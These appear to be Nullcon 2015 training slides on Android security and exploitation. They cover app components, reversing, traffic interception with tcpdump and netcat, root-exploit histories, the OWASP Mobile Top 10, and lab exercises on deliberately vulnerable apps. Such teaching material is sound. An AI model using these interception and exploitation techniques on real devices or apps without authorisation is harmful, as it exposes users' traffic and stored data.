

**XTREME  
ANDROID  
EXPLOITATION LAB  
NULLCON - 2015**

# INTRODUCTIONS

# TRAINERS



# ANANT SHRIVASTAVA

- Information Security Consultant
- Admin - Dev - Security
- null + OWASP + G4H
- <http://anantshri.info> and @anantshri
- Co-Author OWASP Testing Guide 4.0
- Projects



# ADITYA GUPTA

- Founder : Attify
- Author : Learning Pentesting for Android
- <3 Python
- Speaker / Trainer at BlackHat, ToorCon, OWASP AppSEC etc
- Focused on Mobile Security
- @adi1391

# COURSE DAY 1

- SESSION 1
  - Android Basics
  - Android Security Model
  - Intro to application development
- SESSION 2
  - Setting up the Pentesting Environment
- SESSION 3
  - App Kung-Fu
- SESSION 4
  - Exploiting Logic and Code flaws in applications

# COURSE DAY 2

- SESSION 1
  - Arm Basics
  - Dex Labs
- SESSION 2
  - Automated Analysis & Exploitation
  - Leveraging Dynamic Instrumentation frameworks
- SESSION 3
  - Further Exploitation
  - Android Forensics & Malware Analysis
- SESSION 4
  - Being secure

# WHAT TO EXPECT

1. FastPaced Hands-On approach mixed with Theory
2. Getting started with Android Security
3. Reversing and Auditing of Android applications
4. Finding vulnerabilities and exploiting them
5. ARM Based exploitation for Android Applications
6. Hands-on with different Android components from security perspective



# WHAT NOT TO EXPECT

1. To be an Android Hacking Expert/Ninja in a matter of 2 days.

Even though this training would take you to a considerably high level in Android Security/Exploitation, and impart you with all the necessary skills needed, you need to work on your own and use the skills learnt in the training class to continue your Android Security explorations.

# SOME GROUND RULES

1. Please keep your phones in silence mode or better turn off
2. If you have to take a call take it outside
3. Lets try and keep training to the point and lets not deviate into debates, we can do that offline or during breaks.

# **INTRODUCTION TO ANDROID**


# ANDROID HISTORY

- 2003 : Android Inc. founded by Andy Rubin, Rich Miner, Nick Sears and Chris White.
- 2005 : Acquired by Google Inc. Key employees retained.
- November 5, 2007: Formed the Open Handset Consortium, with the stated aim of developing open standards for mobile devices.
- November 5, 2007: First Android Released
- 2008-11 : Dominant player in mobile industry.
- 2012 : Games, Tablet, TV, ebook readers and more

# WHY ANDROID

- 57% Tablet marketshare – Gartner October 2014
- 84.4% Smartphone market share : IDC, 2014 Q3
- Sources Available free of cost
- Minimal license cost for developers (25USD).
- Easy to setup development environment.
- Based on Linux
- App-stores filled with large number of apps.
- By 2014, mobile internet to take over desktop internet usage  
(Source: Microsoft Tag, 2012)

# ARCHITECTURE



# ANDROID FILE SYSTEM

Name	Size	Date	Time	Permissions	Info
▶ folder acct		2015-01-30	12:16	drwxr-xr-x	
▶ folder cache		2014-12-20	11:35	drwxrwx---	
file charger		1970-01-01	05:30	lrwxrwxrwx	-> /sbin/healthd
▶ folder config		2015-01-30	12:16	dr-x-----	
folder d		2015-01-30	12:16	lrwxrwxrwx	-> /sys/kernel/debug
folder data		2015-01-30	12:16	drwxrwx--x	
file default.prop	341	1970-01-01	05:30	-rw-r--r--	
▶ folder dev		2015-01-30	12:16	drwxr-xr-x	
folder etc		2015-01-30	12:16	lrwxrwxrwx	-> /system/etc
file file_contexts	16607	1970-01-01	05:30	-rw-r--r--	
▶ folder firmware		1970-01-01	05:30	dr-xr-x---	
file fstab.mako	2625	1970-01-01	05:30	-rw-r-----	
file init	203080	1970-01-01	05:30	-rwxr-x---	
file init.environ.rc	981	1970-01-01	05:30	-rwxr-x---	
file init.mako.rc	15304	1970-01-01	05:30	-rwxr-x---	
file init.mako.usb.rc	5957	1970-01-01	05:30	-rwxr-x---	
file init.rc	21982	1970-01-01	05:30	-rwxr-x---	
file init.trace.rc	1927	1970-01-01	05:30	-rwxr-x---	
file init.usb.rc	3885	1970-01-01	05:30	-rwxr-x---	
file init.zygote32.rc	301	1970-01-01	05:30	-rwxr-x---	
▶ folder mnt		2015-01-30	12:16	drwxrwxr-x	
▶ folder proc		1970-01-01	05:30	dr-xr-xr-x	
file property_contexts	2713	1970-01-01	05:30	-rw-r--r--	
▶ folder res		1970-01-01	05:30	drwxr-xr-x	
▶ folder root		2014-11-19	11:16	drwx-----	
▶ folder sbin		1970-01-01	05:30	drwxr-x---	
folder sdcard		2015-01-30	12:16	lrwxrwxrwx	-> /storage/emulated/legacy
file seapp_contexts	471	1970-01-01	05:30	-rw-r--r--	
file selinux_version	52	1970-01-01	05:30	-rw-r--r--	
file sepolicy	129294	1970-01-01	05:30	-rw-r--r--	
file service_contexts	9430	1970-01-01	05:30	-rw-r--r--	
▶ folder storage		2015-01-30	12:16	drwxr-x--x	
▶ folder sys		2015-01-30	12:16	dr-xr-xr-x	
▶ folder system		1970-01-01	05:30	drwxr-xr-x	
file ueventd.mako.rc	2342	1970-01-01	05:30	-rw-r--r--	
file ueventd.rc	4389	1970-01-01	05:30	-rw-r--r--	
folder vendor		2015-01-30	12:16	lrwxrwxrwx	-> /system/vendor

# ANDROID FILE-SYSTEM

Partitions	Usage
/	Unix Style base Directory
/boot	Contains boot records, kernel Configuration etc
/system	Contains Android OS - kernel - ramdisk default mode RO
/recovery	Alternate boot partition used for repair and recovery / OTA updates
/data	Also called userdata : Contains USER Data Stored as a separate partition in mtdblocks mounted at bootup
/cache	Temp storage for frequently accessed data and app components
/ misc	CID (Carrier or Region ID), USB configuration and certain hardware settings
/sdcard	initially use to point to SD-CARD now internally mounted folder on eMMC
/ext-sdcard	Newer folder this now points to sdcard

Besides these there might be few more partitions based on your OEM needs



# ANDROID FILE-SYSTEM

## List of Important Folders/Files only

Folders	Usage
/data/data/	application specific data container
/data/app	APK for all user downloaded/removable applications
/system/app	APK for system applications
/system/etc	configuration folder
/default.prop	Default Property settings, Values restored from this file on every restart
/system/bin	executables
/system/xbin	root or high privilege executables

# ANDROID SECURITY

# ANDROID SECURITY ARCHITECTURE

## Layered Security Approach

1. Linux Kernel based protections.
2. Android OS specific protections.

# LINUX KERNEL PROTECTIONS

1. A user-based permissions model
2. Process isolation
3. format string vulnerability protection
4. Full ASLR support
5. PIE (Position Independent Executable) support
6. kernel address leakage prevention : `dmesg_restrict` and `kptr_restrict` enabled

**Note:** Application developer can allow its own app to share data via signed sharing.

# ANDROID PROTECTION

1. System partition marked as Read Only.
2. Bootloader Unlock results in /data wipe
3. Device administrator
  1. remote wipe
  2. enforce password policy.
  3. disable camera
  4. enforce encryption

# PERMISSION MODEL

Each app can request permissions from user at install/update time and can then use the permissions throughout lifecycle.

1. Permissions to be defined in AndroidManifest.xml (Image Here)
2. User accepts all or none (default, there are apps / ways to customise this behaviour later)
3. change in permission require manual verification by user
4. Stored at /data/system/packages.xml
5. Permissions and associated groups stored at /etc/permissions/platform.xml

# **BYPASSING ANDROID PERMISSIONS**

- 1. Leveraging Third party exposed Intents**
- 2. Rooting**

Note: More on exploiting These during exploiting pentesting

Demo: Zero Permission Application

# **APPLICATION DEVELOPMENT BASICS**



# APPLICATION COMPONENTS

1. Activity
2. Intent
3. Services
4. AndroidManifest.xml

# ACTIVITY

1. UI component for one focused task usually single screen
2. Stack based approach visible activity/screen on top.
3. Basic Main Activity Template

```
package nullcon.xah.test2;

import android.os.Bundle;
import android.app.Activity;

public class MainActivity extends Activity {

    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
    }

}
```

4. Activity association is defined in the AndroidManifest.xml

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="nullcon.xah.test2" android:versionCode="1" android:versionName="1.0" >
    <uses-sdk
        android:minSdkVersion="8"
        android:targetSdkVersion="15" />
    <application android:icon="@drawable/ic_launcher" android:label="@string/app_name"
        android:theme="@style/AppTheme" >
        <activity
            android:name=".MainActivity" android:label="@string/title_activity_main" >
        </activity>
    </application>
</manifest>
```

# INTENTS

1. Intents == Operations / Actions
2. Defined in Manifest (AndroidManifest.xml)
  - application → activity → intent-filter
3. Intent for Main Activity plus Launcher Entry

```
<action android:name="android.intent.action.MAIN" />  
<category android:name="android.intent.category.LAUNCHER" />
```

4. Intent to Register yourself as browser

```
<activity android:name=".BrowserActivitiy" android:label="@string/app_name">  
  <intent-filter>  
    <action android:name="android.intent.action.VIEW" />  
    <category android:name="android.intent.category.DEFAULT" />  
    <data android:scheme="http"/>  
  </intent-filter>  
</activity>
```

# SERVICE

1. Background Jobs (No UI)
2. Long running process. No effect on response.
3. Declare Service  
application → service

```
<service  
  android:name="MyService"  
  android:icon="@drawable/icon"  
  android:label="@string/service_name"  
>  
</service>
```

4. extends IntentService (one-time) or Service (Multiple)
5. protected void onHandleIntent(Intent intent)

# SAMPLE ANDROIDMANIFEST.XML

```
<?xml version="1.0" encoding="UTF-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="org.xael.nullcon.sampleapp"
    android:versionCode="1"
    android:versionName="1.0" >


    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <!-- Min/target SDK versions (<uses-sdk>) managed by build.gradle -->
    <permission android:name="android"></permission>

    <application
        android:allowBackup="true"
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/Theme.Sample" >
        <activity
            android:name="org.xael.nullcon.sampleapp.MainActivity"
            android:label="@string/app_name"
            android:launchMode="singleTop">
            <meta-data
                android:name="android.app.searchable"
                android:resource="@xml/searchable" />
            <intent-filter>
                <action android:name="android.intent.action.SEARCH" />
            </intent-filter>
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
</manifest>
```
























# ANDROIDMANIFEST.XML

- `< uses-permission />` - list of required permissions from OS.
- `< permission />` - list of permission calling party must have.
- `< uses-sdk />` - min max and target sdk versions.
- `< uses-configuration />` - hard and software configuration
- `< uses-feature />` - specific features (filters)
- `< application>`
  - `< activity>` - activities provided by the application
  - `< intent-filter>` - various intents raised by application
  - `< service>` - background activity.
  - `< receiver>` - catch holder for system / broadcast intents

# APPLICATION STRUCTURE



# SDK AND ANDROID TOOLS

 Name	API	Rev.	Status
▼ <input type="checkbox"/>  Tools			
<input type="checkbox"/>  Android SDK Tools		20.0.3	 Installed
<input type="checkbox"/>  Android SDK Platform-tools		14	 Installed
▼ <input type="checkbox"/>  Android 4.1 (API 16)			
<input type="checkbox"/>  <i>Documentation for Android SDK</i>	16	2	 Not installed
<input type="checkbox"/>  SDK Platform	16	2	 Installed
<input type="checkbox"/>  <i>Samples for SDK</i>	16	1	 Not installed
<input type="checkbox"/>  ARM EABI v7a System Image	16	2	 Installed
<input type="checkbox"/>  <i>Intel x86 Atom System Image</i>	16	1	 Not installed
<input type="checkbox"/>  <i>Mips System Image</i>	16	1	 Not installed
<input type="checkbox"/>  <i>Google APIs</i>	16	2	 Not installed
<input type="checkbox"/>  <i>Sources for Android SDK</i>	16	2	 Not installed



# NDK TOOLCHAIN

1. NDK – native development kit
2. Allows development of components in C / C++.
3. allows reuse existing code libraries.
4. possibly increased performance.

## Typical usage

- Self-contained,
- CPU-intensive operations,
- Signal processing,
- Physics simulation
- Games

# TOOLS PROVIDED BY SDK / NDK

1. GCC compiler for ARM
2. Tools/android → sdk/avd manager
3. Tools/ddms → debugging tool
4. Tools/emulator → emulator executable
5. Platform-tools/adb → debug bridge
6. Platform-tools/fastboot → flashing utility

# ADB : ANDROID DEBUG BRIDGE

- ADB has ability to perform operations on android device remotely. Adb client -> adb server -> adb daemon  
(Development machine) -> (device)
- Some common usage
  - push : Push data inside Device
  - pull : Pull data from Device, file / folder
  - install : Install software in device. (apk)
  - logcat : realtime debug messages
- With Recent version's adb connects only to verified devices.  
(verification taken on first connect)

# SIGNING APPS FOR ANDROID

## Sign Application

```
keytool -genkey -v -keystore [nameofkeystore] -alias [your_keyalias] -key  
alg RSA -keysize 2048 -validity [numberofdays]
```

```
jarsigner -verbose -sigalg MD5withRSA -digestalg SHA1 - keystore [name of  
your keystore] [your .apk file] [your key alias]
```

## Verify App Signature

```
jarsigner -verify -verbose [path-to-your-apk]
```

1. MANIFEST.MF – declares the resources
2. CERT.RSA - Public Key Certificate
3. CERT.SF – All the resources accounted for the app's signature
4. Printing the signatures :

```
keytool -printcert -file META-INF/CERT.RSA
```


Signature of files included in : `cat META-INF/CERT.SF`

**ENSURE ANDROID TAMER IS WORKING  
PROPERLY**

# PENTEST BASICS

# SETTING UP ANDROID TAMER

1. Copy files from pen drive
2. Start Virtualbox
3. Import Appliance in VirtualBox
4. ensure you have a NAT and Host Only adapter configured.



5. Start the VM

# SETTING UP GENYMOTION

1. Launch Genymotion
2. Check if the devices are listed
3. close Genymotion and launch Virtualbox
4. Change network configuration to add a host only network.



1. Restart Genymotion and start the device.
2. Once machine is up move to next section.



# USING GENYMOTION VM

1. next to connect to the device type

```
adb connect IP_ADDRESS
```

2. In Android Tamer type

```
adb devices
```

3. It should list the adb device Genymotion.
4. If it doesn't then inform us. [Trouble Shooting time]
5. now to login type

```
adb shell
```

# ANDROID TAMER

- VM Environment specifically focused on Android Security
- First Launched in Dec 2011 @ Clubhack 2011
- Version 4 to be launched around 1st March 2015
- We will be using beta build of Version 4
- Provides the most extensive Collection of tools for android security.
- Based on Ubuntu 14.04 LTS
- All tools are available directly on commandline.
- Tools can be updated via apt-get

# VARIOUS FEATURES

Most Massive list of tools available (\* all may not work well in beta build)

- ROM Modding
- Rooting
- Development
- Pentesting
- RE and malware Analysis
- Wireless Capture
- Forensics

# FEATURES LIST

- ROM Modding
  - Rom kitchen
  - Flashing utility
- Rooting
  - Zergush (GB)
  - adb restore (ICS / JB)
  - APK based rooting options
- Development
  - Eclipse + ADT
  - SDK + NDK
- Wireless Capture
  - Wireshark
  - Tcpdump

# FEATURES LIST CONT

- Pentesting
  - OWASP ZAP proxy
  - Firefox + pentest plugins
- RE and malware Analysis
  - Drozer (aka Mercury)
  - Androguard
  - Dex2Jar
  - JD-GUI
  - APKtool
  - Baksmali / smali
- Forensics
  - AF logical OSE
  - Sleuthkit

**APP KUNG-FU**

# PENETRATION TESTING APPROACH

- BlackBox
- Whitebox

# BLACKBOX

- No Source code available/provided
- might miss on detecting flaws
- since apps are in java partial source audit is possible via reversing application.



# WHITEBOX

- Direct Source Code access and hence Deeper test
- Costly as it requires more efforts
- Partial whitebox is possible during blackbox as code is written in java.

# APPLICATION ANALYSIS

1. Analyze Data at rest (storage)
2. Intercept Data at transit.
3. Identify Entry points in application (via intents, broadcast etc)
4. Logic flaws

# REVERSE ENGINEERING

1. As mostly java they can be reversed via dex2jar and then jad or jd-gui or similar tools
2. APK is simply a Jar == TAR == ZIP
3. .dex ~~~ .classes merged

# EXTRACT CONTENT

- Unzip

```
unzip testapk.apk
```

- Apktools : extract resources and correct binary xml

```
apktool testapk.apk
```

- Dex2jar convert .dex to jar file

```
dex2jar testapk.apk
```

- Jd-gui / jad to decompile jar.

```
jad -d classes.dex2jar.jar
```

# TRAFFIC INTERCEPTION

1. Passive interception
  - via tcpdump
  - via shark for android
2. Active Interception
  - Native Proxy settings
  - Sandro Proxy
  - Android Proxy

# PASSIVE INTERCEPTION (TCPDUMP)

- tcpdump binary is available in Genymotion

```
adb shell  
tcpdump -w /data/local/output.pcap tcp port 80  
adb pull /data/local/output.pcap
```

- Analyze in wireshark

# PASSIVE INTERCEPTION (NC)

- Shared via DropBox Folder

```
adb push nc /data/local/nc
adb shell chmod 777 /data/local/nc
tcpdump -w - | nc -l -p 31337
adb forward tcp:12345 tcp:31337 && nc 127.0.0.1 12345 | wireshark -k -S -i
-
```

# SSL TRAFFIC INTERCEPTION

- Set up Burp proxy as normal
- Open <http://burp> in the browser
- cacert.cer will get downloaded to SD Card
- Rename it to cacert.crt

```
adb shell mv /mnt/sdcard/cacert.cer /mnt/ sdcard/cacert.crt
```

- Settings | Security | Install Certificate



# ANDROID EMULATOR + PROXY

- Direct launch via commandline

**emulator -avd [avd name] -http-proxy 127.0.0.1:8080**

- Setup inside emulator

**Settings -> networks -> access point -> proxy host & port**

**Note: localhost / base machine's ip = 10.0.2.2**

# GENYMOTION + PROXY

**Settings -> networks -> access point -> proxy host & port**

Proxy ip will be internal network Host ip

# EXERCISE

- Try intercepting traffic and identifying Crack for the application, netchal1.apk (/opt/Arsenal/VulnerableApps/)

# ANDROID ROOTING FUNDAMENTALS

- Process to get id=0 access
- How it works
- What are the targets
  - Kernel level local privilege escalation
  - Android System level vulnerability
  - Suid applications
  - Customized OEM specific applications

# EXPLOID

- Sebastian Krahmer (The Android Exploid Crew)
- Vulnerability in Udev
- Does not verify the origin of the NETLINK message
- Present and Patched in Linux long back
- Patched in Android a few years back
- Upto Android v 2.1
- CVE 2009-1185

# RAGEAGAINSTTHECAGE

- ADB runs as root by default, then drops the privileges to user
- Exploits the RLMIMIT\_NPROC while calling set setuid()
- Vulnerable code on left, patched on right

## Vulnerable Code

```
/* don't listen on port 5037 if we are running in secure mode */
/* don't run as root if we are running in secure mode */
if (secure) {
    /* add extra groups:
    ** AID_ADB to access the USB driver
    ** AID_LOG to read system logs (adb logcat)
    ** AID_INPUT to diagnose input issues (getevent)
    ** AID_INET to diagnose network issues (netcfg, ping)
    ** AID_GRAPHICS to access the frame buffer
    */
    gid_t groups[] = { AID_ADB, AID_LOG, AID_INPUT, AID_INET, AID_GRAPHICS };
    setgroups(sizeof(groups)/sizeof(groups[0]), groups);

    /* then switch user and group to "shell" */
    setgid(AID_SHELL);
    setuid(AID_SHELL);

    D("Local port 5037 disabled\n");
} else {
    if (install_listener("tcp:5037", "smartsocket", NULL)) {
        exit(1);
    }
}
```

## Patched Code

```
drop_capabilities_bounding_set_if_needed();

/* then switch user and group to "shell" */
if (setgid(AID_SHELL) != 0) {
    exit(1);
}
if (setuid(AID_SHELL) != 0) {
    exit(1);
}

D("Local port disabled\n");
} else {
    char local_name[30];
    if ((root_seclabel != NULL) && (is_selinux_enabled() > 0)) {
        // b/12587913: fix setcon to allow const pointers
        if (setcon((char *)root_seclabel) < 0) {
            exit(1);
        }
    }
}
```

# KILLINGINTHEEOF

- Vulnerability in Ashmem (Shared Memory Allocator by Google, similar to POSIX SHM)
- Could modify the ro.secure value to 0
- Spawn root adb shell
- Allowed any user to remap shared memory allocated to the init process using mmap

# ZIMPERLICH

- EXACTLY same as the RageAgainstTheCage
- Except for the Zygote process
- Missing checks on `setuid()`



# GINGERBREAK

- EXACTLY same as Exploid
- Except for the vold process
- Missing source check on netlink mess

# ADB BACKUP

- Two separate issues
  - Mount timing issue exploited by Bin4ry
  - directory traversal : which allows changing system properties by file overwrite at `adb restore`

# KERNEL EXPLOITS

- Android kernel merged with Linux mainline kernel
- Local privilege escalation can be extended to Android such as
  - memprod
  - towelroot
  - active root
  - CVE-2014-7911
  - CVE-2014-4322

# OWASP TOP 10

# TOP 10 RISKS

- M1: Weak Server Side Controls
- M2: Insecure Data Storage
- M3: Insufficient Transport Layer Protection
- M4: Unintended Data Leakage
- M5: Poor Authorization and Authentication
- M6: Broken Cryptography
- M7: Client Side Injection
- M8: Security Decisions Via Untrusted Inputs
- M9: Improper Session Handling
- M10: Lack of Binary Protections

# WEAK SERVER SIDE CONTROLS

Effectively Means

- All OWASP Testing Guide issues applicable for Server
- Perform regular compliance and audit pentest's.
- Refer Owasp Testing Guide (latest Version is 4)

# INSECURE DATA STORAGE

1. Data (Confidential and Sensitive)
2. Stored in plain-text, reversible trivial encoding (rot13, base64)

## Examples:

1. Outlook stored emails in plaintext
2. Google Authenticator database is in plaintext

## How to Find

1. Install Application
2. After using it for sometime look for files created and identify plaintext data in it. Usual locations would be /data/data/app\_name/ or /sdcard or /ext-sdcard

# INSUFFICIENT TRANSPORT LAYER PROTECTION

1. SSL / TLS Related Issues.
2. Intentional disabling of security checks.

## Example

1. non SSL ad networks transmitting sensitive information
2. non validation of SSL Certificate

## How to Find

1. Setup network intercept if it works then flawed if not then good configuration. But before giving up do give a check to SSLPin killer



# UNINTENDED DATA LEAKAGE

1. Backgrounding
2. keystroke
3. debugging messages (log cat)
4. Temp directories

## Example

1. Firefox profile information leakage in logcat

## How to find

1. Install App and monitor non conventional places like log cat, actual files in sdcard.

# POOR AUTHORISATION AND AUTHENTICATION

## Example

1. out of order activity calling
2. client side authentication
3. Persistent authentication

## How to Find

1. try manually calling each application activity and see that proper authentication flow is managed or not.
2. manual test

# BROKEN CRYPTOGRAPHY

1. Reliance Upon Built-In Code Encryption Processes
2. Poor Key Management Processes
3. Use of Insecure and/or Deprecated Algorithms RC2, MD4, MD5, SHA1, ROT13, BASE64/32/128 or so

# CLIENT SIDE INJECTION

SQL Injection and Local file inclusion

**Example** GetBase CRM Yahoo weather App

**How to Find** Look for open intents and then try injecting payloads automated lookup possible with drozer

# SECURITY DECISIONS VIA UNTRUSTED INPUTS

1. Intents allowing unrestricted access
2. validate all input received.

# IMPROPER SESSION HANDLING

1. Failure to Invalidate Sessions on the Backend
2. Lack of Adequate Timeout Protection
3. Failure to Properly Rotate Cookies
4. Insecure Token Creation

# LACK OF BINARY PROTECTIONS

Too easy to decompile.

## Example

Most of the application

## How to Find

Try decompiling if it works then issue

- Bytecode Conversion (apktool; dex2jar);
- Runtime Analysis (ADB);
- Reverse Engineering (IDA Pro; Hopper);
- Disassembly (baksmali) and
- Code Injection (Mobile Substrate).

# **PENTESTING ANDROID APPLICATIONS**



# INSECURE FILE STORAGE

1. Files stored in world accessible location

## Examples

1. Twitter vine
2. Whatsapp older versions

# ANDROID AUDIT TOOLS

1. Could be used to find differences in the file system before and after an app install

```
ruby fsdiff.rb
```

2. Install any app, and use the fsdiff tool to check the changes in the device

# EXERCISE

1. Install the KeepSafe.apk
2. Find out where are the files stored
3. How they are insecure?
4. Use AndroidAuditTools -> fsdiff.rb , along with manual analysis

# NATIVE CODE VULNERABILITY

- Platform specific bug
- Not exactly a mistake of developers
- If files are created using Native code, they are world readable and writable by default

```
# pwd
/data/data/com.lookout
# ls -l
drwxrwx--x app_34  app_34          2014-05-29 21:14 shared_prefs
drwxrwx--x app_34  app_34          2014-05-29 21:15 databases
-rw-rw-rw- app_34  app_34      4868 2014-05-29 21:14 config.txt
drwxr-xr-x app_34  app_34          2014-05-29 21:14 DB
drwxrwx--x app_34  app_34          2014-05-29 21:14 cache
drwx----- app_34  app_34          2014-05-29 21:14 certs
-rw----- app_34  app_34         98 2014-05-29 21:14 AvDef5.FLX
-rw----- app_34  app_34        676 2014-05-29 21:14 AvDef4.FLX
-rw----- app_34  app_34        176 2014-05-29 21:14 AvDef3.FLX
-rw----- app_34  app_34       17892 2014-05-29 21:14 AvDef2.FLX
-rw----- app_34  app_34      31346 2014-05-29 21:14 AvDef1.FLX
drwxr-xr-x system  system          2014-05-29 21:06 lib
```

- Found by Tavis Ormandy of Google

# HAVING FUN WITH DATABASES

- Generally available at /data/data/app\_name/databases
- Majorly Sqlite format
  - In File Database
  - Basic SQL commands supported
- Basic Commands
  - Show tables

```
sqlite3 database.db .tables
```

- dump all records

```
sqlite3 database.db .dump
```

# **APPLICATION EXPLOITATION**

# EXPLOITING CONTENT PROVIDERS

- Catch Application located at /opt/Vulnerableapps/catch.apk
- Reverse the application using Apktool
- Find out the content providers (Content Providers start with content://)
- Find out the Notes content provider (Content Provider storing notes)
- Query the content provider using

```
adb shell content query --uri [content provider uri]
```

# SQL INJECTION

- GetBase Application Located at /opt/Vulnerableapps/getbase.apk
